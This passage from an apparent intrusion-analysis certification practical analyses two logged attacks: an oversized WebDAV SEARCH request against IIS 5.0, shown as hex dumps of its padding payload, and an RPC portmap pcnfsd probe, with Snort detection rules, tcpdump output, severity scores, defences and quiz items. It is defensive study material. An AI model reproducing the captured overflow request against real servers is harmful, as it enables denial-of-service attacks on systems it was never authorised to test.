22:03:00.159776 PPPoE  [ses 0x9c] 219.50.214.36.3870 > 61.85.79.245.80:
. [tcp sum ok] 1995419028:1995420442(1414) ack 3830451205 win 65044 (DF)
(ttl 115, id 26608, len 1454)
0x0000   1100 009c 05b0 0021 4500 05ae 67f0 4000        .......!E...g.@.
0x0010   7306 5bb8 db32 d624 3d55 4ff5 0f1e 0050        s.[..2.$=UO....P
0x0020   76ef ad94 e450 0c05 5010 fe14 8d63 0000        v....P..P....c..
0x0030   5345 4152 4348 202f 4141 4141 4141 4141        SEARCH./AAAAAAAA
0x0040   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
0x0050   4141 4141 4141 4141 4141 4141 4141 4141        AAAAAAAAAAAAAAAA
[…]
0x0590   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x05a0   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x05b0   4e4e 4e4e 4e4e                                 NNNNNN
(NOTE: Payload = 1414 bytes)
```

This TCP conversation continued with 46 http packets from the attacking source containing a payload of 1414 bytes. The 47th, and last packet contained 1259 bytes of payload.

Doing the math, (46 X 1414) + 1259 = 66,303 bytes, you can see that this is very lengthy search string.

***Last 'http' packet** in the WebDAV Search request*

```
22:03:01.939872 PPPoE  [ses 0x9c] 219.50.214.36.3870 > 61.85.79.245.80:
P [tcp sum ok] 1995484072:1995485331(1259) ack 3830451205 win 65044 (DF)
(ttl 115, id 26856, len 1299)
0x0000   1100 009c 0515 0021 4500 0513 68e8 4000        .......!E...h.@.
0x0010   7306 5b5b db32 d624 3d55 4ff5 0f1e 0050        s.[[.2.$=UO....P
0x0020   76f0 aba8 e450 0c05 5018 fe14 cec7 0000        v....P..P.......
0x0030   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0040   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
0x0050   4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e 4e4e        NNNNNNNNNNNNNNNN
```

6. Correlations:

Securityfocus.com (http://www.securityfocus.com/bid/2483/credit/) reports this vulnerability discovered and posted to Bugtraq by Georgi Guninski on March 16, 2001.

A CVE entry for this vulnerability can be found at:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0151

The source IP (219.50.214.36) was run through the IP Info database at Dshield.org (http://www.dshield.org/ipinfo.php?ip=219.50.214.36) with the following information reported:

Top 10 Ports hit by this source

Port	Attacks	Start	End
80	6	2003-10-08	2003-10-19
135	4	2003-10-04	2003-10-06
0	1	2003-10-04	2003-10-04

Last Fightback Sent: not sent

The attacked ports listed in the table above are commonly associated with a host that is infected with a Welchia/Nachia worm that is attempting to propagate itself.

Symantec Security Response – W32.Welchia.Worm
http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html

7. Evidence of active targeting:

This is a random attack very likely perpetrated by a Welchia infected host that happened upon a host with IIS 5.0 running. The web server in this case is a default IIS 5.0 configuration from a Windows 2000 Server installation. The host/web server was dynamically assigned an IP from the ISP. The host name was not registered in any DNS server.

Also supporting the random attack theory, all traffic to and from the targeted host was examined around the time of the Snort alert. An ICMP echo request, and subsequent reply, occurs five seconds prior to each attack. This indicates some reconnaissance activity, in an attempt to find live hosts, prior to sending the unusually long WebDAV SEARCH string.

TCPDump of ICMP Traffic five seconds prior to attack packet

```
22:02:55.149851 PPPoE  [ses 0x9c] 219.50.214.36 > 61.85.79.245: icmp: echo request
(ttl 115, id 26010, len 92)

22:02:55.150070 PPPoE  [ses 0x9c] 61.85.79.245 > 219.50.214.36: icmp: echo reply
(ttl 128, id 447, len 92)
```

8. Severity:

Critically	Lethality	System Countermeasures	Network Countermeasures	Severity
1	2	1	1	1

Severity = (critically + lethality) – (system countermeasures + network countermeasures)

Critically – This attack was against a home user's Windows 2000 Server, with IIS default settings. This was not a production web server. This host served up nothing of significance. **[Score 1]**

Lethality – This attack is capable of rendering the server inoperable. When successful, can cause the IIS services to restart or cause the host not to respond at all. I would score this higher if the web server were a production web server. **[Score 2]**

System Countermeasures – This system was found vulnerable due to improper maintenance of updates and patches. No host based firewall in place. Also, found no evidence of logging. **[Score 1]**

Network Countermeasures – The network had no perimeter firewall. No router in user's space for implementing Access Control Lists (ACL). Host was directly connected to the ISP network. **[Score 1]**

9. Defensive Recommendations:

First, and most critical, make sure up-to-date patches are applied to the operating system and applications where required and disable all services that are not needed. This attack could have easily been prevented with patches:
Microsoft Security Bulletin MS01-016
(http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-016.asp)
Microsoft Security Bulletin MS01-026
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-026.asp

In this case, there was no need for a web server to be running. Shutting down the IIS services would have been an option. If the web server was needed, then disabling the WebDAV could have prevented the attack. Microsoft has a Knowledge Base Article covering this procedure at:
http://support.microsoft.com/default.aspx?kbid=241520

Implement a network based firewall. Since web services are not served up to the outside network, then block inbound port 80 attempts to the host or internal network.

The Snort IDS properly alerted on the suspicious packet.

10. Multiple choice test question:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC
WebDAV search access"; flow:to_server,established; content: "SEARCH "; depth: 8;
nocase;reference:arachnids,474; classtype:web-application-activity; sid:1070; rev:6;)
```

Snort rules may contain both a 'rule header' & 'rule body'. With reference to the 'rule body', in the above Snort rule, and using Snort version 1.9 or later which of the following statements is true? (Select the single best answer)

a. This Snort rule checks to see if packet is part of an TCP conversation
b. This Snort rule checks byte 8 of TCP header for the string "SEARCH "
c. This Snort rule checks the payload for string "WEB-MISC WebDAV search access"
d. All of the above

ANSWER: A
Explanation: The 'flow' control option was introduced in Snort version 1.9. The rule is looking for packets to the server ('to_server'), in a TCP stream, that are part of an 'established' TCP session.

B – Incorrect: Byte number 8 of a TCP header is part of the 32-bit acknowledgement number.
C – Incorrect: "WEB-MISC WebDAV search access" is the message to display when the Snort rule fires.
D – Incorrect: Due to B & C being incorrect

References

Microsoft TechNet. "Microsoft Security Bulletin MS01-016; Malformed WebDAV Request Can Cause IIS to Exhaust CPU Resources." March 8, 2001 URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms01-016.asp (October 22, 2003)

Microsoft Knowledge Base Article – 241520. "Hot to Disable WebDAV for IIS 5.0." URL: http://support.microsoft.com/default.aspx?kbid=241520 (October 22, 2003)

Microsoft Knowledge Base Article – 291845. "Malformed WebDAV Request Can Cause IIS to Exhaust CPU Resources." URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;Q291845 (October 22, 2003)

arachNIDS database. "Whitehats Network Security resource." URL: http://www.whitehats.com/info/IDS474 (October 22, 2003)

eEye Digital Security. "Advisories and Alerts – AD20010618." June 18, 2001 URL: http://www.eeye.com/html/Research/Advisories/AD20010618.html (October 22, 2003)

Internet Security Systems. “X-Force Advisories.” June 19, 2001 URL: http://xforce.iss.net/xforce/alerts/id/advise79 (October 10, 2003)

Internet Security Systems. “X-Force Database – iis-webdav-dos(6205).” March 8, 2001 URL: http://xforce.iss.net/xforce/xfdb/6205 (October 22, 2003)

Eric Hines posting to the Neohapsis Archives. August 30, 2003 URL: (http://archives.neohapsis.com/archives/snort/2003-09/0017.html) (November 5, 2003)

Symantec Security Response. “W32.Welchia.Worm.” October 8, 2003 URL: http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html (November 5, 2003)

Symantec Security Response. “Microsoft Windows 2000 WebDAV / ntdll.dll Buffer Overflow Vulnerability.” March 3, 2003 URL: http://securityresponse.symantec.com/avcenter/security/Content/3.17.2003.html (October 22, 2003)

Posting by Joe Stewart, to the snort-sigs@lists.sourceforge.net. “WebDAV Nessus Script.” March 18, 2003 URL: http://www.pantek.com/library/general/lists/snort.org/snort-sigs/msg00217.html (October 22, 2003)

Security Focus. “Bugtraq ID 2453 - Microsoft IIS WebDAV Denial of Service Vulnerability.” March 8, 2001 URL: http://www.securityfocus.com/bid/2453 (October 22, 2003)

Security Focus. “Bugtraq ID 2483 - Microsoft IIS WebDAV ‘SEARCH’ Denial of Service Vulnerability.” March 8, 2001 URL: http://www.securityfocus.com/bid/2483 (October 22, 2003)

Snort.org. “Snort Signature Database – SID 1070.” October 21, 2003 URL: http://www.snort.org/snort-db/sid.html?sid=1070 (October 22, 2003)

Asia Pacific Network Information Centre (APNIC). “Whois Database.” October 22, 2003 URL: http://www.apnic.net/apnic-bin/whois.pl (October 22, 2003)

American Registry for Internet Numbers. “ARIN Whois database.” URL: http://ws.arin.net/cgi-bin/whois.pl (October 22, 2003)

Roesch, Martin. "snort.conf". Snort configuration & signatures. September 22, 2003. URL: http://www.snort.org/dl/rules/snortrules-stable.tar.gz (October 22 2003)

Roesch and Green. “Snort User’s Manual Chapter 2: Writing Snort Rules.” Snort User’s Manual. URL: http://www.snort.org/docs/writing_rules/chap2.html#tth_chAp2

(October 22, 2003)

Tcpdump.org "Tcpdump 3.7.2." URL: http://www.tcpdump.org/release/tcpdump-3.7.2.tar.gz (October 22, 2003)

Tcpdump.org "libpcap 0.7.2." URL: http://www.tcpdump.org/release/libpcap-0.7.2.tar.gz(October 22, 2003)

CERT Coordination Center. "Carnegie Mellon Software Engineering Institute, Vulnerability Note VU#959211." URL: http://www.kb.cert.org/vuls/id/959211 (October 22, 2003)

Results of posting to intrusions@incidents.org

This practical detect was posted to the intrusions@incidents.org mailing list on **October 28, 2003**. As required the top three questions and responses, as a result of the posting, are included below.

Question #1 (October 30, 2003)
--- Johannes Ullrich <jullrich@euclidian.com> wrote:
> > 6. Correlations:
> ***How about any other traffic from this IP at your site?***
> ***The WebDav 'SEARCH' string vulnerability is used by Nachia/Welchia***
> ***and the traffic below (80/135/0) kind of points into this***
> ***direction.***
> > The source IP (219.50.214.36) was run through the IP Info database
> > at Dshield.org (http://www.dshield.org/ipinfo.php) with the following
> > information reported:
> >
> > **Top 10 Ports hit by this source**

> > Port	Attack	Start	End
> > 80	6	2003-10-08	2003-10-19
> > 135	4	2003-10-04	2003-10-06
> > 0	1	2003-10-04	2003-10-04

> ---
> Johannes Ullrich jullrich@euclidian.com
> pgp key: http://johannes.homepc.org/PGPKEYS

Response: (November 5, 2003)
Thank you for the question. I am adding additional content to this detect referencing the likelihood of the attacking source being infected with the Welchia worm.

Yes, there was other traffic from the source IP. The attacking IP ping'd the destination IP, to which the dst ip replied. This ICMP request caused Snort to fire a "ICMP PING CyberKit 2.2 Windows" alert. A strong indicator the source is infected with the Welchia worm.

Further analysis of the ICMP request show a ping payload of 64 bytes of "0xaa" data. A typical signature of a Welchia ping request.

After the ping the attacking machine made a connection to port 80, probably to see if a web server was there and to grab the banner. All this occurred 5 seconds prior to the exceedingly long WEBDAV Search request.

I saw no other traffic from my site back to the source IP. I saw no evidence of system access being provided back to the source IP nor did I see a web root directory listing supplied, which is another possibility described in the Snort Signature Database.

Bottom Line: I think the destination was DOS'd by a Welchia infected host.

Question #2 (October 30, 2003) This question received via direct e-mail and not sent to the intrusions@incidents.org list.
What would the attacker gain by DOS'ing a home computer box?

Response: (November 5, 2003)
My theory is this was an random automated attack, quite possibly a source infected with the Welchia worm. The attacking machine found a web server listening at an IP and just decided to attempt the exploit. I think the attacking box never realized it was a machine of no value.

I received the exact same pattern of attack from two other source IPs all within seconds from the one I detailed in this detect #2. Maybe a DDOS? Once again pointing to source-infected Welchia hosts.

Your question has caused me to think that I should talk a bit more about the suspected Welchia infected source. There were "ICMP PING CyberKit 2.2 Windows" Snort alerts from the source seconds prior to the long WEB-DAV Search string being sent. Very reliable indicator of Welchia infection at the source.

Question #3 (October 30, 2003) This question received via direct e-mail and not sent to the intrusions@incidents.org list.
I think you may have the attack improperly diagnosed. There have been several different attacks that have taken advantage of this to gain system access. Were there other packets surrounding the attack?

Response: (November 5, 2003)
Based on the http://www.whitehats.com/info/IDS474 information I looked at the possibility the intent was to get a directory listing of the web server. If that was the intent, I found no evidence that it succeeded.

The Snort Signature Database (SID1070), along with others, lists DOS attack against the web server as possibilities also. I suspect the source was infected with the Welchia Worm, which uses the WEB-DAV vulnerability for DDOS attacks.

Detect #3: RPC portmap pcnfsd request UDP

1. Source of trace:

This detect is derived from file "2002.9.21" located at http://www.incidents.org/logs/Raw/2002.9.21.

Although the name of the file is 2002.9.21, the date and timestamps of the packets analyzed in this detect indicate a date of 10/21/2002. All packets have an invalid IP and TCP checksum this coincides with what is stated in the README file at: http://www.incidents.org/logs/Raw/README and is most likely related to the sanitation process performed on the log files.

This analysis will look at the packets that submitted requests to the Portmapper service running on host 32.245.231.124. A check of the American Registry of Internet Numbers (ARIN) at (http://www.arin.net) shows the whole class "A" address space of 32.0.0.0/8 belonging to AT&T.




Figure 2.3.1

All traffic in the log file is between two devices with the following MAC addresses: 00:03:e3:d9:26:c0 and 00:00:0c:04:b2:33, both of which are registered to Cisco Systems, Inc. according to the Institute of Electrical and Electronics Engineers, Inc., (IEEE)[6].

2. Detect was generated by:

The log files from http://www.incidents.org/logs/Raw/, "are the result of a Snort instance running in binary logging mode", according to the README file located at the aforementioned URL. Only packets that violated the rule set were logged. The rule set used to generate the 2002.9.21 log file is unknown.

The detect presented in this practical was generated by Snort version 2.0.2 (Build 92) running on Red Hat Linux 9.0 with kernel 2.4.20-8. The current rule set as of September 22, 2003, downloaded from http://www.snort.org/dl/rules, was used in this detect. The default settings for the preprocessor and rule sets were unchanged in the snort.conf file. The command used in this detect was:

[6] IEEE OUI Search http://standards.ieee.org/regauth/oui/index.shtml

snort -c ../etc/snort.conf -deX -r 2002.9.21 -l ./lognids -k none

The command explained:

-c	Places Snort in NIDS mode and specifies location of configuration file
-d	Dumps the application layer data
-e	Display/Log link layer packet headers
-X	Dump the raw packet beginning with link layer
-r	Read and process tcpdump formatted file
-l	Sets the output logging directory for plain text alerts and packet logs
-k	"none" Turns off the entire checksum process (See note)

NOTE: The "-k none" was required due to the modification of the IP and TCP header checksums during the sanitation process.

There were two alerts for 'RPC Portmap pcnfsd request UDP'. Both originated from the same source address going to 32.245.231.124 destination IP address shown here:

```
[**] [1:581:6] RPC portmap pcnfsd request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
10/21-11:28:30.096507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
66.1.161.243:600 -> 32.245.231.124:111 UDP TTL:109 TOS:0x0 ID:53549 IpLen:20
DgmLen:84 Len: 56
[Xref => http://www.whitehats.com/info/IDS22]
```

```
[**] [1:581:6] RPC portmap pcnfsd request UDP [**]
[Classification: Decode of an RPC Query] [Priority: 2]
10/21-11:28:30.276507 0:3:E3:D9:26:C0 -> 0:0:C:4:B2:33 type:0x800 len:0x62
66.1.161.243:600 -> 32.245.231.124:111 UDP TTL:109 TOS:0x0 ID:53805 IpLen:20
DgmLen:84 Len: 56
[Xref => http://www.whitehats.com/info/IDS22]
```

The Snort rule that generated the 'RPC portmap pcnfsd request UDP' alert can be found in the 'rpc.rules' file within the Snort rules directory.

Snort rule that generated alert:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 111 (msg:"RPC portmap
pcnfsd request UDP"; content:"|00 00 00 00|"; offset:4; depth:4; content:"|00 01
86 A0|"; offset:12; depth:4; content:"|00 00 00 03|"; distance:4; within:4;
byte_jump:4,4,relative,align; byte_jump:4,4,relative,align; content:"|00 02 49 f1|";
within:4; reference:arachnids,22; classtype:rpc-portmap-decode; sid:581; rev:6;)
```

(Extracted from the "rpc.rules" file dated June 20, 2003; from 22 Sep 2003 rule set)

Snort rule examined:

Rule Header:

alert	rule action
udp	protocol
$EXTERNAL_NET	Source address variable (set to "any" in snort.conf)
any	Source port
- >	Directional operator (from ext to int.)
$HOME_NET	Destination address variable (set to "any" in snort.conf)

111	Destination port (sunrpc 111/udp SUN Remote Procedure[7])

Rule Body:

msg:	Message to display when alert is fired
content:	String to match in payload of packet
offset:	Number of bytes offset from beginning of payload
depth:	Statically set the number of bytes the rule should check
distance:	Specifies distance from end of last match
within:	Distance from last match that the next match must occur
byte_jump:	Offset number of bytes adjustment
reference:	External references
classtype:	Classification identifier
sid	Snort rule ID
rev:	Rule revision number

The rule header sets the rule to alert on external UDP packets to port 111 on the internal network. In addition, we have definitions in the rule body and they are detailed below. To explain the details of the rule body I'll use TCPDump and one of the packets that Snort fired on. The TCPDump command used was:

/usr/sbin/tcpdump -nnvvSxr 2002.9.21 src host 66.1.161.243

Explanation of command:

-nn	No DNS lookups nor convert protocol and port numbers to names.
-vv	Very verbose mode
-S	print absolute TCP sequence numbers
-x	Print Hex
-r	Read packets from file
src host	Select packets from source host 66.1.161.243

tcpdump results:

```
11:28:30.096507 66.1.161.243.600 > 32.245.231.124.111: [bad udp
cksum 1815!] udp 56 (ttl 109, id 53549, len 84, bad cksum 7aed!)

0x0000   4500 0054 d12d 0000 6d11 7aed 4201 a1f3
0x0010   20f5 e77c 0258 006f 0040 2578 ff05 05fc
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002
0x0030   0000 0003 0000 0000 0000 0000 0000 0000
0x0040   0000 0000 0002 49f1 0000 0002 0000 0011
0x0050   0000 0000

------------------------------------------------------
IP Header - 4500 0054 d12d 0000 6d11 7aed 4201 a1f3
            20f5 e77c (20 Bytes)
UDP Header - 0258 006f 0040 2578 (8 Bytes)

NOTE: Only one packet shown for brevity.
```

[7] IANA Well-known Port Number Listing http://www.iana.org/assignments/port-numbers

Summarized listing of rule content strings found in packet

	Protocol Translation
1st content binary string match - **0000 0000**	Message type: Call (0)
2nd content binary string match - **0001 86a0**	RPC Program: Portmap (100000)
3rd content binary string match - **0000 0003**	Portmap Procedure: GETPORT (3)
4th content binary string match - **0002 49f1**	Portmap Program: pcnfsd (150001)

The first 'content' string the rule looks to match is a binary string of |**00 00 00 00**| offset 4 bytes from beginning of payload and with the 'depth' option set to look 4 bytes deep.

Next the rule looks to match the binary string |**00 01 86 A0**|, 12 bytes offset from the beginning of payload.

The rule then looks to match the binary string |**00 00 00 03**|, using a distance of 4 bytes from the last match.

Now there is a 'byte_jump' in the rule, which means to move the number of bytes specified. In this rule they total up to 16 bytes.

Finally the rule will look for binary content string |**00 02 49 f1**|, within 4 bytes of the last 'byte_jump'.

Once all these conditions have been met the rule will fire an alert with the message 'RPC portmap pcnfsd request UDP'.

3. Probability the source address was spoofed:

This is a UDP packet, which may make it easy to believe it has been spoofed. After all, UDP is a connectionless protocol that does not require any preliminary handshaking or an established connection. However in this case the UDP packet is an RPC GETPORT request for the port number of the pcnfsd service. The attacker would most certainly be looking for a response to this request sent to the portmapper listening on port 111. I feel the source address has not been spoofed.

The captured packets from this source in the dump file indicate a TTL of (109). Based on review of the Passive Fingerprint Monitoring at The Honeynet Project http://project.honeynet.org/papers/finger/traces.txt one can assume the original TTL value was (128), which indicates a Microsoft Windows 9x/NT/2000 source hosts.

A check of the ARIN database at http://ws.arin.net/cgi-bin/whois.pl reveals the following registration for the source IP address of 66.1.161.243:

```
OrgName:    SPRINT BWG
OrgID:      SPDC
Address:    6450 Sprint Pkwy
```

```
City:       Overland Park
StateProv:  KS
PostalCode: 66252
Country:    US

NetRange:   66.1.0.0 - 66.1.255.255
CIDR:       66.1.0.0/16
NetName:    SPRINTBWG-1BL
NetHandle:  NET-66-1-0-0-1
Parent:     NET-66-0-0-0-0
NetType:    Direct Allocation
NameServer: NS1.AZ.SPRINTBBD.NET
NameServer: NS1.MI.SPRINTBBD.NET
Comment:    ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
RegDate:    2000-08-25
Updated:    2002-05-08

TechHandle: ZS232-ARIN
TechName:   Sprint Broadband Direct
TechPhone:  +1-888-996-0001
TechEmail:  abuse@sprintbbd.net

# ARIN WHOIS database, last updated 2003-10-28 19:15
```

4. Description of attack:

This is an information-gathering attempt directed at the Portmapper service running on host 32.245.231.124. This particular attack is requesting the port that pcnfsd is listening on.

Based on analysis of the IP header, using Passive Fingerprinting Technique, in an article posted at The Honeynet Project, "Know Your Enemy: Passive Fingerprinting[8]" I believe these Portmapper requests originated from a Windows 9x/NT machine. A Time-To-Live (TTL) of 109 seems to suggest an original value of 128. In addition, the IP ID increments of 256 would suggest a Windows 9x/NT box.

It's noted that the source port of these UDP packets is port 600, a privileged port, meaning possible root access. The service associated with port 600 is Sun IPC Server. I could not find a case in which a Microsoft Windows host would use the port 600 (Sun IPC Server) to query the Portmapper with a GETPORT request.

I checked the log files for any traffic from the source IP 66.1.161.243, six days before and six days after 2002.9.21. This revealed one other set of identical alerts in file 2002.9.23.

A keyword search, using 'pcnfsd', of the Common Vulnerabilities & Exposures site at http://cve.mitre.org/cgi-bin/cvekey.cgi resulted in three entries:

[8] The Honeynet Project, Know Your Enemy: Passive Fingerprinting - http://project.honeynet.org/papers/finger/

CVE-1999-0353	rpc.pcnfsd in HP gives remote root access by changing the permissions on the main printer spool directory.
CAN-1999-0078	pcnfsd (aka. rpc.pcnfsd) allows local users to change file permissions, or execute arbitrary commands through arguments in the RPC call.
CAN-2002-0910	Buffer overflows in netstd 3.07-17 package allows remote DNS servers to execute arbitrary code via a long FQDN reply, as observed in the utilities (1) linux-ftpd, (2) pcnfsd, (3) tftp, (4) traceroute, or (5) from/to.

A further search rendered CERT Advisory CA-1996-08 (http://www.cert.org/advisories/CA-1996-08.html)

5. Attack Mechanism:

The Portmapper service basically maps the various Remote Procedure Call (RPC) services to a port number on the server. When a client wants to access an RPC service it will first query the Portmapper service via UDP or TCP on 'well-known' port 111. In this case a 'GETPORT' query was requested via UDP for the UDP pcnfsd service.

The Portmapper service would provide the requesting client with the port that the pcnfsd service is registered to. The attacker would then have the port number to which the pcnfsd service is listening, and possibly begin to exploit the host via the pcnfsd service. RPC Services have a long history of vulnerabilities.

From the information provided in the log files it is impossible to tell if the attack was successful. The targeted host response traffic would provide valuable information concerning the success or failure of the attack.

In fact, we don't know if the GETPORT request was successful, nor if the pcnfsd service was even running on the host queried or if the request was dropped by a properly configured firewall.

One fact remains, that an external host did query the Portmapper service on an internal host. This behavior would have to be closely scrutinized due to the inherent dangers of opening up RPC services to the outside world.

A Google search provided several Portmapper query tools for Windows based machines. These Windows based clients are basically the equivalent of a 'rpcinfo –p Host_Name' on a Unix machine. Links to three possible tools used are listed below. I feel the attacker used one of these or a similar tool.

- Netbula RPCInfo for Windows NT/95/98; http://netbula.com/products/rpcinfo.html

- Distinct ONC RPC / XDR for .NET; http://www.onc-rpc-xdr.com/products/rpc/rpc-dot-net.asp
- RPCDump from Atstake.com; http://www.atstake.com/research/tools/info_gathering/

6. Correlations:

Brian Speegle noted this type of probing, a few years ago, in his October 24th, 2000 report to the SANS Global Incident Analysis Center (http://www.sans.org/y2k/102400.htm).

There have been several other papers written with similar Portmapper probing characteristics.

http://www.giac.org/practical/GCIA/Doug_Kite_GCIA.pdf
http://cert.uni-stuttgart.de/archive/intrusions/2003/07/msg00022.html
http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00209.html

The Common Vulnerabilities and Exposures (CVE) List provided two candidates and one entry for the CVE list.

This an entry in the CVE list that has been approved:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0353

These are candidates for inclusion in the CVE list:
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0078
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0910

The arachnid's database, at Whitehats.com provided an entry for this activity:
http://www.whitehats.com/info/IDS22

7. Evidence of active targeting:

I see no evidence of large scale RPC scanning of the internal network. In this case the attacker seems to be specifically targeting host 32.245.231.124.

This detect focused on the 2002.9.21 log file. With regard to GETPORT request to the Portmapper service, I found only one source IP targeting a single destination IP in this file. To further investigate any trends in the days leading up to and after the date of this log file, I checked all log files from 2002.9.15 through 2002.9.27. I found only one other file with this type of alert in it. The file 2002.9.23 contained identical alerts with the exception of a different target IP. In both cases the source remained the same. The same set of log files were examined, using TCPDump and Ethereal, for any additional stimuli and response from either source or destination IP, none was found.

There is a possibility that previous reconnaissance had been done on the network and this was a follow-up to that, thus no need to scan the whole network for pcnfsd listening hosts.

There is just a slight chance that this was a random probe with the ultimate goal of pcnfsd exploitation.

8. Severity:

Critically	Lethality	System Countermeasures	Network Countermeasures	Severity
3	2	2	2	1

Severity = (critically + lethality) – (system countermeasures + network countermeasures)

Critically – I find no evidence that a host even existed at that IP address. If there was a host listening on port 111, then it was probably a server. **[Score 3]**

Lethality – This was an information-gathering attempt that could possibly result in a future exploit against the targeted IP. **[Score 2]**

System Countermeasures – The defensive mechanisms or the presence of a live host cannot be determined from the information provided. **[Score 2]**

Network Countermeasures – Unable to determine what countermeasures are in place on the targeted network. Knowing whether or not the packet was dropped by the Cisco:04:b2:33 device would greatly aid in determining what network defensive measures were in place. **[Score 2]**

9. Defensive Recommendations:

The first defensive measure is to disable any RPC services that are not needed. Block port udp/tcp 111, 32771 and other RPC ports. NOTE: Appendix A of the *SANS Top Twenty Vulnerabilities,* (http://www.sans.org/top20/#ports) list ports that should, at a minimum, be blocked at the perimeter. Many of those listed are port in which RPC services are known to listen.

If some RPC services must be enabled then ensure all vendor updates and patches have been applied. Also, consider using Secure RPC, if supported in the operating system. TCP Wrappers maybe used on hosts that require RPC services to be enabled. As an additional measure a host-based firewall can be installed on machines that require RPC services.

In the case of this detect where we are focusing on pcnfsd, access controls that allow only authorized users access may be implemented. Limiting file systems that can be exported and the options associated with each, can be enabled by

using an `/etc/exports` or `/etc/dfs/dfstab` file. Such options as limiting by machine name and exporting read-only are some examples.

10. Multiple choice test question:

When deciding on defensive measures for countering external requests to the Portmapper service of an internal Unix server, that does not need to support RPC services outside of the local network, which of the following should be implemented as a first line defense? (Select the BEST answer)

a. Block all the RPC tcp ports at the default router.
b. Deny all access to tcp/udp port 111 at the border router or firewall.
c. Bind all RPC services to dev/null and log all attempts to syslogger.
d. Use an etc/exports file defining certain hosts.

Answer: B

Explanation: Blocking access on the perimeter router with Access Control Lists (ACLS) and/or using a firewall with a rule set to block tcp/udp port 111 would meet the objective. This would be an efficient way to drop all attempts before they even reached the internal network.

A - Incorrect: Doesn't cover UDP
C - Incorrect: Never really heard of this. I just made it up.
D - Incorrect: Has nothing to do with Portmapper queries.

References:

@Stake.com, "Information Gathering Tools: RPCDump." URL: http://www.atstake.com/research/tools/info_gathering/ (November 4, 2003)

CERT Coordination Center, "CERT Advisory CA-1996-08." URL: http://www.cert.org/advisories/CA-1996-08.html (November 4, 2003)

eEye Digital Security, "Retina Network Security Scanner." URL: http://www.eeye.com/html/Products/Retina/RTHs/Rpc_Services/1286.html (November 4, 2003)

Brian Speegle, Posting to Global Incidents Analysis Center. October 24, 2000. URL: http://www.sans.org/y2k/102400.htm (November 4, 2003)

Packet Storm Security, "NFS exploits." URL: http://packetstormsecurity.nl/opensec-exploits/exploits/netapps/nfs (November 4, 2003)

Internet Assigned Numbers Authority, “Port Number Assignments.” October 31, 2003. URL: http://www.iana.org/assignments/port-numbers (November 4, 2003)

Toby Miller. “Passive OS Fingerprinting: Details and Techniques.” SANS Reading Room. URL: http://www.sans.org/rr/special/passiveos.pdf (November 4, 2003)

Mark Donaldson. “GIAC GCIA Practical Detect Posting.” January 21, 2003. URL: http://cert.uni-stuttgart.de/archive/intrusions/2003/01/msg00209.html (November 4, 2003)

Dom De Vitto. “Posting to the OpenBSD Board at Neohapsis.” February 6, 2003. URL: http://archives.neohapsis.com/archives/openbsd/2003-02/0398.html (November 4, 2003)

Fyodor. “Posting to the Nmap Hackers mailing List.” August 30, 1999. URL: http://lists.insecure.org/lists/nmap-hackers/1999/Jul-Sep/0011.html (November 4, 2003)

Fyodor. “Remote OS detection via TCP/IP Stack Fingerprinting.” October 18, 1998, Last Modified: June 11, 2002. URL: http://www.insecure.org/nmap/nmap-fingerprinting-article.html (November 4, 2003)

Netbula, LLC. “RPC Info for Windows NT/95/98.” URL: http://netbula.com/products/rpcinfo.html (November 4, 2003)

David Reece. “Information Security paper: Rpcbinf and Portmapper.” February 26, 2000. URL: http://www.sans.org/resources/idfaq/blocking.php (November 4, 2003)

SANS. “Intrusion Detection FAQ: RPC and NMAP Patterns.” URL: http://www.sans.org/resources/idfaq/nmap.php (November 4, 2003)

SANS. “The Twenty Most Critical Internet Security Vulnerabilities.” October 8, 2003. URL: http://www.sans.org/top20/ (November 4, 2003)

LinuxSelfHelp.com. “Linux NFS-HOWTO; Security and NFS.” URL: http://linuxselfhelp.com/HOWTO/NFS-HOWTO/security.html (November 4, 2003)

Dale Coddington. “Focus on Linux: Securing Linux Part One.” March 30, 2000. URL: http://www.securityfocus.com/infocus/1419 (November 4, 2003)

Vern Paxson. “Internet Center for Internet Research (ICIR): The Portmapper Analyzer.” URL: http://www.icir.org/vern/bro-alpha-html/bro046.html (November 4, 2003)

